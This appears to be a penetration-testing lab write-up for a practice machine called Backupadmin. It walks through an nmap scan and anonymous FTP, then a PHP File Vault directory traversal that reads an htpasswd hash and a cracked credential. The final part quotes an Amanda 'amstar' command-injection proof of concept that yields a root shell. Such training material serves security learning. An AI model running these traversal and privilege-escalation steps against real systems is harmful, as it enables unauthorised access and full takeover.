
Backupadmin(10.12.1.4)-GhostIA


Sarah Ferenczi

Enumeration




```
# Nmap 7.70 scan initiated Fri Apr 10 22:33:28 2020 as: nmap -sC -sV -oA Backupadmin --min-rate 4000 10.12.1.4
Warning: 10.12.1.4 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.12.1.4
Host is up (0.24s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0           28986 Sep 15  2016 backupdirs.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:172.16.2.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp  open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 77:31:22:80:27:bf:dd:44:35:20:91:4c:8c:f9:b9:fc (RSA)
|   256 09:c1:ac:a4:16:ed:52:c8:b3:b5:20:3b:0d:bc:18:e3 (ECDSA)
|_  256 2a:bb:8a:a4:ed:4b:5e:f9:26:ad:25:0f:da:0c:07:ca (ED25519)
80/tcp  open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
```

First we run our nmap scan. We can immediately notice that port 80 is open as well as some interesting files on port 21.



```
ftp> get backupuser.txt
local: backupuser.txt remote: backupuser.txt
200 PORT command successful. Consider using PASV.
550 Failed to open file.
ftp> get backupdirs.txt
local: backupdirs.txt remote: backupdirs.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for backupdirs.txt (28986 bytes).
226 Transfer complete.
28986 bytes received in 0.33 secs (86.3858 kB/s)
ftp> exit
221 Goodbye.
```

Let's go ahead and ftp in to get the file we want in order to see what information we can get out of it.



PHP File Vault 0.9 - Anonymous file upload and distribution service

We are currently working on a file upload and download script. In the meantime we will use this script which we've found on Sourceforge.

WARNING: Your connection to this website is NOT encrypted


All uploaded files become available for download to anyone with the sha1 "fingerprint" of the file.
Maximum upload size is **128 MB**

SUBMIT: No file selected.

RETRIEVE:

Meanwhile, we can go to the website and see what is being hosted on there.

Exploitation



PHP File Vault 0.9 - Directory Traversal

EDB-ID: 40163

CVE: N/A

Author: N_A

Type: WEBAPPS

Platform: PHP

Date: 2016-07-26

EDB Verified: ✗

Exploit: ⤓ / {}

Vulnerable App:


Become a Certified Penetration Tester

Enroll in Penetration Testing with Kali Linux and pass the exam to become an Offensive Security Certified Professional (OSCP). **All new content for 2020.**

GET CERTIFIED


```
PHP File Vault version 0.9 , remote directory traversal and read file vulnerabilty
==================================================================================


Discovered by N_A, N_A[at]tutanota.com
======================================
```

We can see the application running on that webserver has a directory traversal vulnerability




```
gshadow-
gss
hdparm.conf
host.conf
hostname
hosts
hosts.allow
hosts.deny
init
init.d
initramfs-tools
inputrc
insserv
insserv.conf
insserv.conf.d
iproute2
iscsi
issue
issue.net
kbd
kernel
kernel-img.conf
ldap
ld.so.cache
ld.so.conf
ld.so.conf.d
legal
libaudit.conf
libnl-3
locale.alias
```

From looking at the directories available, one can determine that this backupdirs.txt is specifically referring to files within the /etc directory on this machine.



```
./apache2:
apache2.conf
conf-available
conf-enabled
envvars
htpasswd
magic
mods-available
mods-enabled
ports.conf
sites-available
sites-enabled
```


If we look further, we may be able to get some information about the credentials from htpasswd in the directory /etc/apache2



backupuser:$apr1$hk8Ikz6P$S260ZcSXHNUCoc2Afh7mp.


- SIZE: 49 bytes
- TIME: September 15 2016 15:23:43 GMT
- SHA1: ../../../../../../etc/apache2/htpasswd
- MD5: e5737110c0b973d8babcd30c364e929d

We can notice credentials here, however, they are encrypted.




```
root@kali:~/VHL/Backupadmin# hash-identifier
   #########################################################################
   #     __  __                     __           ______    _____           #
   #    /\ \/\ \                   /\ \         /\__  _\  /\  _ `\         #
   #    \ \ \_\ \     __      ____ \ \ \___     \/_/\ \/  \ \ \/\ \        #
   #     \ \  _  \  /'__`\   / ,__\ \ \  _ `\      \ \ \   \ \ \ \ \       #
   #      \ \ \ \ \/\ \_\ \_/\__, `\ \ \ \ \ \      \_\ \__ \ \ \_\ \      #
   #       \ \_\ \_\ \___ \_\/\____/  \ \_\ \_\     /\_____\ \ \____/      #
   #        \/_/\/_/\/__/\/_/\/___/    \/_/\/_/     \/_____/  \/___/  v1.1 #
   #                                                             By Zion3R #
   #                                                    www.Blackploit.com #
   #                                                   Root@Blackploit.com #
   #########################################################################

   -------------------------------------------------------------------------
 HASH: $apr1$hk8Ikz6P$S260ZcSXHNUCoc2Afh7mp.

Possible Hashs:
[+]  MD5(APR)

   -------------------------------------------------------------------------
```

Using hash-identifier, however, we can determine that this is an MD5 hash.
<get screenshot of John on laptop>



```
root@kali:~/VHL/Backupadmin# cat leadons.txt
Username: backupuser
Hash type: MD5???
Password(encrypted):$apr1$hk8Ikz6P$S260ZcSXHNUCoc2Afh7mp.
Potential hash:0811783909
```


From here, we can get the password of the user



```
root@kali:~/VHL/Backupadmin# ssh backupuser@10.12.1.4
backupuser@10.12.1.4's password:
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Last login: Thu Sep 15 15:25:29 2016 from 192.168.100.110
backupuser@backupadmin:~$
```


From here, we can ssh into backupadmin as backupuser

Privilege Escalation



```
backupuser@backupadmin:~$ dpkg -l
Desired=Unknown/Install/Remove/Purge/Hold
| Status=Not/Inst/Conf-files/Unpacked/halF-conf/Half-inst/trig-aWait/Trig-pend
|/ Err?=(none)/Reinst-required (Status,Err: uppercase=bad)
||/ Name                           Version             Architecture        Description
+++-============================-===================-===================-===============================================================
ii  accountsservice                0.6.40-2ubuntu11.1  amd64               query and manipulate user account information
ii  adduser                        3.113+nmu3ubuntu4   all                 add and remove users and groups
ii  amanda-backup-server           3.3.1-1Ubuntu1110   amd64               Amanda Network Backup and Archiving software
ii  apache2                        2.4.18-2ubuntu3.1   amd64               Apache HTTP Server
ii  apache2-bin                    2.4.18-2ubuntu3.1   amd64               Apache HTTP Server (modules and other binary files)
ii  apache2-data                   2.4.18-2ubuntu3.1   all                 Apache HTTP Server (common files)
ii  apache2-utils                  2.4.18-2ubuntu3.1   amd64               Apache HTTP Server (utility programs for web servers)
ii  apparmor                       2.10.95-0ubuntu2    amd64               user-space parser utility for AppArmor
ii  apt                            1.2.12~ubuntu16.04. amd64               commandline package manager
ii  apt-transport-https            1.2.12~ubuntu16.04. amd64               https download transport for APT
ii  apt-utils                      1.2.12~ubuntu16.04. amd64               package management related utility programs
ii  attr                           1:2.4.47-2          amd64               Utilities for manipulating filesystem extended attributes
ii  base-files                     9.4ubuntu4.2        amd64               Debian base system miscellaneous files
ii  base-passwd                    3.5.39              amd64               Debian base system master password and group files
ii  bash                           4.3-14ubuntu1.1     amd64               GNU Bourne Again SHell
ii  bash-completion                1:2.1-4.2ubuntu1.1  all                 programmable completion for the bash shell
```

From here, nothing seems out of the ordinary except for the amanda-backup-server when we do dpkg-l. With this in mind, we can search for some exploits related to it.



Amanda 3.3.1 - 'amstar' Command Injection Privilege Escalation

EDB-ID: 39244

CVE:

EDB Verified: ✗

Author: HACKER FANTASTIC

Type: LOCAL

Exploit: ⬇ / {}


Platform: LINUX

Date: 2016-01-15

Vulnerable App: ▣

```
AMANDA, the Advanced Maryland Automatic Network Disk Archiver, is a backup
solution that allows the IT administrator to set up a single master backup
server to back up multiple hosts over network to tape drives/changers or
disks or optical media. Amanda uses native utilities and formats (e.g. dump
and/or GNU tar) and can back up a large number of servers and workstations
running multiple versions of Linux or Unix.

A user with backup privs can trivially compromise a client installation.
Amstar is an Amanda Application API script. It should not be run by users
directly. It uses star to backup and restore data. It runs binaries with
root permissions when parsing the command line arguement --star-path.

Tested against Amanda 3.3.1. An example is shown below:

$ id
uid=34(backup) gid=34(backup) groups=34(backup),6(disk),26(tape)
$ cat /tmp/runme.sh
#!/bin/sh
/bin/sh
$ ls -al /usr/lib/amanda/application/amstar
-rwsr-xr-- 1 root backup 31284 Jul 29  2012 /usr/lib/amanda/application/amstar
$ /usr/lib/amanda/application/amstar restore --star-path=/tmp/runme.sh
# id
uid=0(root) gid=34(backup) groups=0(root),6(disk),26(tape),34(backup)
# uname -a
Linux raspberrypi 3.10.25 #1 Sat Dec 28 20:50:23 EST 2013 armv6l GNU/Linux
#
```


From here, we can find a command injection we can use to escalate our privileges.



backupuser@backupadmin: /tmp 138x31


```
#!/bin/sh
/bin/sh
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
:
```

Let’s go ahead and make the file as the proof of concept does it.



